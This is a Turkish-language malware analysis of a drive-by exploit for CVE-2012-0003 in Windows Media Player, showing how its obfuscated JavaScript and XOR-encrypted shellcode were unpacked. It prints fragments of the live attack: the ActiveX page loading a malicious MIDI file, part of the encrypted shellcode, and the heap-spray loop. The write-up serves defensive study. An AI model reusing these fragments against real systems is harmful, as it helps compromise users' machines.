Exploit.CVE-2012-0003 Analizi

Celil ÜNÜVER

cunuver [at] signalsec.com

www.signalsec.com

Hackerların yer altı dünyasında “Patch Tuesday, Exploit Wednesday” diye bir söz vardır. Microsoft Salı günü yamaları yayınlar , hackerlar ise Çarşamba günü patch diff vb. yöntemlerle zaafiyeti tespit ederek exploit’unu yazar. Bu exploitlere “1-day exploit” de denilir.

Bu hafta tam da bu durumla karşı karşıya kalındı. Yaklaşık bir-iki hafta önce Windows Media Player’da MIDI ses dosyalarını parse ederken oluşan bir heap overflow zaafiyetinin yaması yayınlandı ve yamadan bir hafta sonra yeraltında, açığı istismar ederek kullanıcıları hedef alan bir exploit kodu ile karşılaşıldı. Exploit’i yazanlar belli ki profesyonel ve bu işi biliyor. Özellikle exploit’i antiviruslerden kaçırmak için kullandıkları javascript encrypter/obfuscator sağlam ellerde yazılmış. Exploit’i barındıran/yayan websitesinden siber tehdit istihbaratı partnerimiz sayesinde haberdar olduk ve hemen analize başladık.

Exploit’i barındıran web sayfasını ziyaret ettiğinizde Windows Media Player’ı çalıştırmak için izin isteyen ActiveX denetimiyle karşılaşıyoruz. Şayet ActiveX ‘ e izin verirseniz zaafiyetin exploit edilme işlemi gerçekleşmiş oluyor.

```
<object id="midi1" classid="clsid:22d6f312-b0f6-11d0-94ab-0080c74c7e95"
codebase="http://activex.microsoft.com/activex/controls/mplayer/en/nsmp2inf.cab#version=5,1,52,701" s
type="application/x-oleobject" width="320" height="310">
<param name="filename" value="./baby.mid">
     <param name="animationatstart" value="true">
     <param name="transparentatstart" value="true">
     <param name="autostart" value="false">
     <param name="showcontrols" value="true">
     <param name="ShowStatusBar" value="true">
     <param name="windowlessvideo" value="true">
     <param name="volume" value="-9640">
     <embed src="./baby.mid" autostart="true" showcontrols="true" showstatusbar="1" bgcolor="white" w
</object>

<html>
<body>

<script>
var veEE8='\x30';

</script>

<script src="i.Js"></script>
<script language="javascript">
BCsVB5 =
eval;bpWIIsI1=unescape;DIUG1="1625102419243C4947CFCBC9C0C4F5EE9EAC43596B0F6B1AD5D6C695C120157759BA9DE
D5A30A9D31B598E68B0CF4837AB662CDC61996892C72EEA31DA19DC3F58FA64C68B0FC97222BC02AB4258995CE274F1B46349
B13C921AFF669264A776D15DE351F27FB6559040BC5ED235F612157C9C002F261D3E358B258F63BE7B95394AAC15A30445FE0
13D074DBC663BD20D2D996374207140226 29C564770492E347842175C294C317078772D002C381E3A613B4D215B4266573401
5A4F59317B557729377C6E31696175173A091F761B5E5F5A697070162032686911486C7966476A6160660C782E033125196A3
A780E4574436A7F0726534A59670A7662034B05636B0E477C064723620A1C52276D13405E65390C5F1D195D543C247C743303
```

Yukarıdaki resimde kaynak kodun bir kısmı gözükmekte. DIUG1 değişkeni exploitin kullandığı shellcode un encrypt edilmiş hali. "i.js" dosyası shellcode u decrypt ederek , javascript shellcode haline getirmekte. Javascript obfuscating konusunda gerçekten çok güzel , zekice yöntemler kullanılmış. Bu yöntemler Javascript konusunda uzman ekip arkadaşlarımızın gayet hoşuna gitti ☺ Sanırım yeraltı dünyasında dolanan bir araç yardımıyla yapılmış. JS kodlarında ; "Encrypt By Dadong's JSXX 0.41 VIP*" imzası bulunmakta. Bu encrypter için arkadaşlarımızdan biri ayrıca decrypter yazdı. Ben ise kısa yoldan decrypt edip analizime devam ettim ☺


```
var HrMm7="d";
while(FJWVzIe1.length < aqfvjY5/2) FJWVzIe1 +=FJWVzIe1;
 var DmxL8 = FJWVzIe1.substring(0, aqfvjY5/2);
HrMm7="d";
 delete FJWVzIe1;

 for(i=0;i<270;i++)
 {
      NyWLa1[i] = DmxL8+DmxL8+kpemoez4;
 }
}
```


Heap spray yöntemine aşina olanlar yukarıdaki scriptin heap'de alan tahsisi ve spraying için kullanıldığını farkedecekler ve NyWLa1 array'inin shellcode u barındırdığını anlayacaklardır. Bu durumda DmxL8 ve kpemoez4 değişkenlerinin decrypted olması gerekir. Eğer biz document.write fonksiyonu ile NyWLa1 array ' i içindeki değişkenleri (DmxL8 ve kpemoez4) browser'a yazdırırsak shellcode'un decrypted haline ulaşmış olacağız.

```
var HrMm7="d";
while(FJWVzIe1.length < aqfvjY5/2) FJWVzIe1 +=FJWVzIe1;
 var DmxL8 = FJWVzIe1.substring(0, aqfvjY5/2);
HrMm7="d";
 delete FJWVzIe1;
 document.write(escape(DmxL8+DmxL8+kpemoez4));
 for(i=0;i<270;i++)
 {
      //NyWLa1[i] = DmxL8+DmxL8+kpemoez4;
 }
}
```


Yukarıdaki gibi düzenlediğimiz dosyayı tekrar açtığımızda shellcode'un decrypted haliyle karşılaştık ☺



Bu noktadan sonra yapmamız gereken shellcode'un sistemde ne yaptığını bulmak. Bunun için shellcode'u çalıştırılabilir dosya formatına (PE) çevirerek analiz etmemiz gerekiyordu. [Shellcode2Exe] sitesini bu işlem için kullanabilirsiniz , üstelik yukarıdaki gibi javascript formatındaki hex kodları da exe'ye çevirebilmekte.




Shellcode'u websitesine kopyala yapıştır yaparak exe formatında indirdikten sonra ister wireshark ile network trafiğini dinleyerek , isterseniz herhangi bir disassembler ile statik analiz yapabiliriz. Statik analiz ile yolumuza devam edelim.




Exe'ye çevirdiğimiz shellcode'u IDA disassembler ile açtığımızda herhangi bir string , api vs. göremedik. Belli ki shellcode da AV bypass için encrypt edilmişti. Neyseki, yukarıdaki resimde gördüğümüz gibi klasik bir XOR encryption kullanılmıştı ve XOR anahtarımızı da bulmuştuk . (0xBD)

Bu noktadan sonra yapmamız gereken tek şey shellcode' u tekrar aynı XOR anahtar ile decrypt etmekti. Bunu isterseniz debuggerda patching işlemiyle , isterseniz yazacağınız basit bir program ya da hazır araçlarla (malzilla vb.) yapabilirsiniz. Ben Ollydebugger ' da ufak bir patch/assemble işlemi yapmayı daha pratik ve zevkli buluyorum.




Encrypted Bytes

Olly'de shellcode'umuzu açtığımızda encrypted byteları ve başladığı adresi görmekteyiz.




Ollydebug Assemble Özelliği





Patching/Assemble ile yazdığımız XOR döngüsü

Olly ile code sectionda bulduğumuz herhangi bir boş alana (code cave - DB 00) xor döngümüzü yazıyoruz. Yorum kısmında da anlattığımız gibi yazdığımız bu ufak assembly kod döngüsü, EAX'ın işaret ettiği byte'ı 0xBD anahtarı ile XOR'lamakta. Bu işlemi 0040101C adresinden başlayarak 004040B5 ' e kadar sürdürmekte.



İlk yazdığımız assembly satırını new orgin (entrypoint) olarak seçiyoruz ve programı Olly'de başlatıyoruz (F9). XOR işlemini 0040101C adresinden başlayarak 004040B5 ' a kadar sürdürecek daha sonra Breakpoint koyduğumuz NOP instructionında programımız çalışmayı durdurucak. Programımız çalışmayı durdurduğunda bütün bytelar 0xBD anahtarı ile decrypt edilmiş olacak.





Sonrasında yapmamız gereken Olly'den kodları yeni haliyle analiz etmesini istemek. Analiz bittiğinde shellcode'un resimde gördüğünüz adresten zararlı bir yazılım indirdiğini anlıyoruz.

Ayrıca bu tarz durumlarda kısa yoldan analiz yapabilmeniz için MalZilla yazılımını önerebilirim. Sonuca daha pratik ve hızlı bir şekilde ulaşmanıza yardımcı olacaktır. UCS2 to Hex , Disassembler , Shellcode Emulator , XOR Finder vb. bir çok özelliği mevcut. Otomatize araç kullanmayı sevenler için ideal olabilir.